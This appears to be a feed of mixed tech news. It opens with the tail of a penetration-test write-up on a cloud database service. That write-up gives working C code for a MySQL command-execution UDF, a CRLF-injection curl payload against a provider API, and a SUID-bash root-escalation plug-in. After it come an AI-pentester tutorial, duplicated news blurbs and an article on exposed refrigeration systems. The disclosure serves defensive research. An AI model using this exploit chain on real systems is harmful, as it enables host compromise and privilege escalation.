    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;

Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}

RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

curl -s -X PATCH "https://somecloud/api/dbaas/id" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

This vector made it possible to inject line breaks and override critical configuration parameters:

default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';


Result of executing id via MySQL UDF

Result of executing id via MySQL UDF

The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

#include <stdlib.h>
__attribute__((constructor)) static void init(void) {
  system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
}

We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

Conclusion

The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.

WHOOP to Study Wearable Coaching for Blood Sugar and Blood Pressure

26 October 2026 at 07:24

WHOOP plans to test whether wearable coaching can help improve blood sugar and blood pressure. See how its Abu Dhabi study could affect future health wearables.

The post WHOOP to Study Wearable Coaching for Blood Sugar and Blood Pressure appeared first on TechRepublic.

WHOOP to Study Wearable Coaching for Blood Sugar and Blood Pressure

26 October 2026 at 07:24

WHOOP plans to test whether wearable coaching can help improve blood sugar and blood pressure. See how its Abu Dhabi study could affect future health wearables.

The post WHOOP to Study Wearable Coaching for Blood Sugar and Blood Pressure appeared first on TechRepublic.

Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs

26 October 2026 at 10:28

Welcome back, aspiring cyberwarriors!Β 

We’re continuing our series on Artificial Intelligence in Cybersecurity with another tool called Shannon. Shannon is a white-box AI pentester. It was created to test the security of your project by pointing it at the source code and the test stand. That means it needs both the running application and the source code. First, Shannon does an in-depth analysis of the code in the repository, then looks for attacks against that same project you’re hosting locally. This white-box approach is certainly more effective, as models don’t have to guess possible vulnerabilities, since guessing varies greatly depending on the model you use. Vulnerabilities can only make their way to the report if they have a working PoC. As always, only test systems you own or have explicit written authorization to test.

Now let’s take a closer look at Shannon and test our Juice Shop with it.

Setting Up

Juice Shop is just a Docker container, so we will install Docker and npm first.

kali > sudo apt update
kali > sudo apt install -y docker.io nodejs npm
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER
kali > newgrp docker

Then comes the Juice Shop.

kali > docker pull bkimminich/juice-shop
kali > docker run -d --name juice-shop --restart unless-stopped -p 3000:3000 bkimminich/juice-shop

It’s up and running. Now we need to copy the repository to our disk.

kali > git clone --depth 1 https://github.com/juice-shop/juice-shop.git

Once we have it all set, we can get Shannon. Unlike Pentestcode and other tools, Shannon runs differently. By default, it expects your AI API keys in the env. In the next sections we’ll show how to run Shannon with OpenRouter and Ollama.

OpenRouter

Shannon wants to see your API key in the env. You will also need a models.json file somewhere on your disk. Copy the following command to create it.

cat > ~/models.json << 'EOF'
{
  "providers": {
    "openrouter": {
      "apiKey": "YOUR_API_KEY",
      "models": [
        {
          "id": "nvidia/nemotron-3.5-lightning:free",
          "name": "NVIDIA Nemotron 3.5 Lightning (free)",
          "reasoning": true,
          "input": ["text"],
          "thinkingLevelMap": {
            "off": null,
            "minimal": null,
            "low": "low",
            "medium": null,
            "high": "high",
            "xhigh": null,
            "max": "max"
          },
          "contextWindow": 262144,
          "maxTokens": 65536,
          "cost": {
            "input": 0,
            "output": 0,
            "cacheRead": 0,
            "cacheWrite": 0
          },
          "compat": {
            "supportsDeveloperRole": false,
            "thinkingFormat": "openrouter"
          }
        }
      ],
      "api": "openai-completions",
      "baseUrl": "https://openrouter.ai/api/v1"
    }
  }
}
EOF

Then pass the keys and validate the setup.

kali > export SHANNON_AI_API_KEY="sk-or-v1-YOUR_KEY"
kali > export SHANNON_AI_MODEL="openrouter:nvidia/nemotron-3.5-lightning:free"

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop --validate-model

If you see it’s validated, then you can run a full security analysis.

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

This will take a while and your free daily tokens won’t be enough to complete the scan.

As the security test progresses, you’ll see all the commands and prompts it runs. Obviously, the frontier models will give better results.

Ollama

Shannon isn’t only limited to APIs. You can perform the same scan with a local model. Many openweight models will be a great fit for it if you have the necessary hardware to make it work smoothly.

Just for the demonstration we’ll use Qwen 2.5-coder 7b.

kali > curl -fsSL https://ollama.com/install.sh | sh
kali > ollama pull qwen2.5-coder:7b

We’ll create the same models.json file to point Shannon to our Ollama.

{
  "providers": {
    "ollama": {
      "baseUrl": "http://127.0.0.1:11434/v1",
      "api": "openai-completions",
      "apiKey": "ollama",
      "models": [
        {
          "id": "qwen2.5-coder:7b",
          "name": "Qwen 2.5 Coder 7B",
          "input": ["text"],
          "contextWindow": 32768,
          "maxTokens": 8192,
          "cost": { "input": 0, "output": 0 },
          "compat": {
            "supportsDeveloperRole": false,
            "supportsReasoningEffort": false
          }
        }
      ]
    }
  }
}

Make sure your Ollama is accessible, and change the IP address if needed.

kali > export SHANNON_AI_API_KEY=ollama
kali > export SHANNON_AI_MODEL=ollama:qwen2.5-coder:7b
kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --validate-model

Before we do anything, let’s validate the model.

If your model has been validated and you can start scanning your project.

kali > kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

Reporting

When the scan finishes, Shannon creates PDF and Markdown reports with the evidence attached to them. You will also see structured JSON and SARIF files for downstream systems.

Below is an example of a PDF report. As you can see, multiple vulnerabilities were found in the project, some of them are classified as High. As mentioned before, all the findings here were validated with PoCs.

Summary

Shannon was made to find flaws in your web apps to make them more secure. It digs through the project repository and runs checks against a live system. It then creates a report with findings that were discovered with PoCs, so you get a clean report. As AI becomes more prevalent in cybersecurity, it should be used to improve the security of your projects before their release. Of course, that doesn’t replace a human in the loop, but it makes things faster. Stick to better models and don’t cut back on your security.

AI is evolving rapidly and the sooner you learn how to work with it, the greater the advantage you’ll have. That’s why we invite you to join ourΒ AI for CybersecurityΒ training. During this training, you will see you different ways of using AI in cybersecurity, set up local models and solve labs.

The post Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs first appeared on Hackers Arise.

Capital Research Raises Metaplanet Voting Stake To 11.11%

24 October 2026 at 12:00

TL;DR: Capital Research and Management’s reported Metaplanet voting stake reached 11.11% as of October 16. Both a larger holding and a share buyback affected the percentage.

Metaplanet has disclosed that Capital Research and Management crossed the 10% voting-rights threshold, based on an investor report.

The company’s October 23 notice puts the investment adviser’s reported position at 143,301,084 shares as of October 16, equivalent to 11.11% of voting rights. The September 8 comparison showed 125,455,820 shares and a 9.32% stake.

The two snapshots show 17,845,264 additional reported shares. That arithmetic does not date individual trades or establish a new corporate Bitcoin purchase.

Both Sides Of The Ownership Calculation Changed

The percentage also reflects treasury shares acquired in Metaplanet’s October 14 buyback, which reduced the voting-rights denominator.

Ownership percentages are fractions: the investor’s holding sits above the total carrying voting rights. Increasing the first figure or reducing the second makes the percentage larger, so comparing the percentages alone can obscure what happened.

Voting power also answers a narrower question than economic exposure: how much influence accompanies a holding. Share classes, treasury stock and financing claims can make a simple percentage a poor substitute for analysing the investment.

Metaplanet relied on the investor’s October 23 change report and said it had not independently confirmed beneficial ownership.

The Buyback Puts Share Count In Focus

In a separate October 14 announcement, Metaplanet disclosed the completed repurchase of 73,981,400 ordinary shares at Β₯261 each, costing Β₯19.309 billion. The transaction used the Tokyo Stock Exchange’s ToSTNeT-3 off-auction repurchase system.

The broader authorisation permits up to 200 million ordinary shares and Β₯60 billion of purchases between October 14, 2026 and October 13, 2027. Those are programme ceilings, not an assertion that the entire amount has already been spent.

The company linked its repurchase policy to capital efficiency and Bitcoin holdings per share. That framing is significant for treasury-company investors because the number of shares participates directly in their economic exposure to corporate assets.

A shrinking share count can increase an asset-per-share measure even when the underlying asset balance stays unchanged. Conversely, raising capital through new shares can expand the balance sheet while changing each existing share’s claim on it. Neither calculation alone establishes whether a transaction creates value after its financing costs.

There is also a distinction between a listed equity and personal coin ownership. Holding shares on an exchange introduces corporate financing, governance and management decisions alongside exposure to a company’s Bitcoin strategy. Direct custody of coins has a different set of responsibilities.

For shareholders assessing that strategy, the useful comparison therefore extends beyond total coins held. It includes the shares sharing those assets, obligations against the balance sheet and the price paid to obtain the exposure.

Written by the News Desk and edited by Samuel Rae.

Agile ONE SN Humanoid Robot Bundles Nvidia’s Robotics Stack

23 October 2026 at 05:36

Nvidia and Agile Robots unveiled Agile ONE SN, a compact humanoid with Jetson Thor computing and Isaac GR00T training tools. Here's what it can do, its specifications, and when it launches.

The post Agile ONE SN Humanoid Robot Bundles Nvidia’s Robotics Stack appeared first on TechRepublic.

Agile ONE SN Humanoid Robot Bundles Nvidia’s Robotics Stack

23 October 2026 at 05:36

Nvidia and Agile Robots unveiled Agile ONE SN, a compact humanoid with Jetson Thor computing and Isaac GR00T training tools. Here's what it can do, its specifications, and when it launches.

The post Agile ONE SN Humanoid Robot Bundles Nvidia’s Robotics Stack appeared first on TechRepublic.

Exposed Refrigeration Systems Raise Global Cybersecurity Concerns

22 October 2026 at 10:08

Cybersecurity researchers at Forescout are drawing attention to the risks posed by exposed refrigeration control systems, warning that weaknesses in operational technology (OT) could have serious consequences for food supplies, business continuity and other temperature-sensitive operations.

The warning comes following cyberattacks against French supermarkets in October 2026, which reportedly disrupted refrigeration systems at hundreds of stores. Attackers were able to interfere with cooling operations, resulting in temperature fluctuations, spoiled stock and significant disruption.

The incidents have raised concerns about the security of internet-connected refrigeration equipment, particularly where older systems, exposed management interfaces and inadequate access controls leave operational technology vulnerable to interference.

When Cyberattacks Have Physical Consequences

Unlike conventional IT attacks, which frequently focus on stealing data or disrupting digital services, attacks against refrigeration controllers can directly affect physical processes.

These systems are responsible for maintaining temperatures across supermarkets, food storage facilities and other environments where consistent cooling is essential.

If attackers gain sufficient access, they may be able to manipulate temperature settings, interfere with defrost cycles or disrupt equipment operations. The consequences can extend beyond IT downtime to include damaged stock, financial losses and potential safety risks.

The issue also extends beyond food retail. Refrigeration and temperature-control systems are used in healthcare, pharmaceuticals, manufacturing and logistics, making their security an important consideration across several industries.

Internet Exposure Creates Opportunities for Attackers

One of the central concerns is the accessibility of operational technology that was not originally designed to withstand direct exposure to the internet.

Remote management capabilities allow engineers and third-party maintenance providers to monitor and adjust refrigeration equipment without visiting individual sites. However, these connections can introduce security weaknesses if they are poorly configured or inadequately protected.

Research into industrial control systems has identified publicly accessible management interfaces, outdated firmware and weak authentication as recurring problems.

In some cases, organisations may not have complete visibility of the equipment connected to their networks, particularly where systems have been installed and maintained by external contractors.

Forescout Finds Nearly 13,000 Exposed Refrigeration Services Worldwide

New research from Forescout’s Vedere Labs has identified 12,976 internet-exposed service observations across ten product groups, associated with 6,017 distinct public IP addresses in 99 countries and territories.

The findings suggest that the weaknesses highlighted by the French supermarket attacks are part of a much wider global problem.

The largest number of observations involved Copeland/Dixell XWEB services, with 7,075 recorded, followed by 4,697 Danfoss StoreView services. Researchers also identified 551 Copeland Site Supervisor services, 513 Carel pCOWeb services and 140 observations across six other product groups.

Importantly, these figures represent exposed services rather than confirmed compromised devices. A single IP address may host multiple services, while one management interface may control several downstream systems.

The researchers also found that 3,762 Danfoss StoreView service observations, representing 80% of the total, were running firmware older than version 4.3.1, making them potentially vulnerable to two previously disclosed security flaws.

Hacktivists Have Targeted Refrigeration Before

Forescout’s research suggests that attacks against refrigeration systems are not a new development.

According to a technical bulletin published by Danfoss, hacktivist attacks in 2022 affected 16 Russian supermarkets and 40 stores in Israel.

Forescout has also tracked more than 20 claimed attacks against refrigeration systems since January 2026, with pro-Russian hacktivist groups Z-Pentest Alliance and NoName057(16) among the most active.

Targets have included supermarkets, wineries, fruit storage facilities and agricultural businesses across Europe.

However, the researchers stress that the initial access methods and identities of those responsible for the recent French attacks have not been confirmed.

Securing the Cold Chain

Forescout is urging organisations to review how refrigeration management systems are connected to the internet and who is authorised to access them.

Recommendations include removing publicly accessible management interfaces, replacing unsupported equipment, applying available security updates and introducing secure remote access for maintenance contractors.

The researchers also recommend multifactor authentication, individual user accounts and continuous monitoring to identify suspicious changes to temperature settings, defrost schedules and alarms.

The challenge is that attackers do not necessarily need to deploy malware to cause disruption. Once they gain sufficient access, they may be able to misuse legitimate management functions, making malicious activity harder to distinguish from routine maintenance.

The research highlights a broader issue for operational technology security: organisations need visibility not only of connected devices, but also of who can access them, what changes they can make and how those changes affect physical operations.

Read the full research here: Cold Chain, Open Control: Exposed Refrigeration Systems Reveal Global Risk

Β 

The post Exposed Refrigeration Systems Raise Global Cybersecurity Concerns appeared first on IT Security Guru.

❌
❌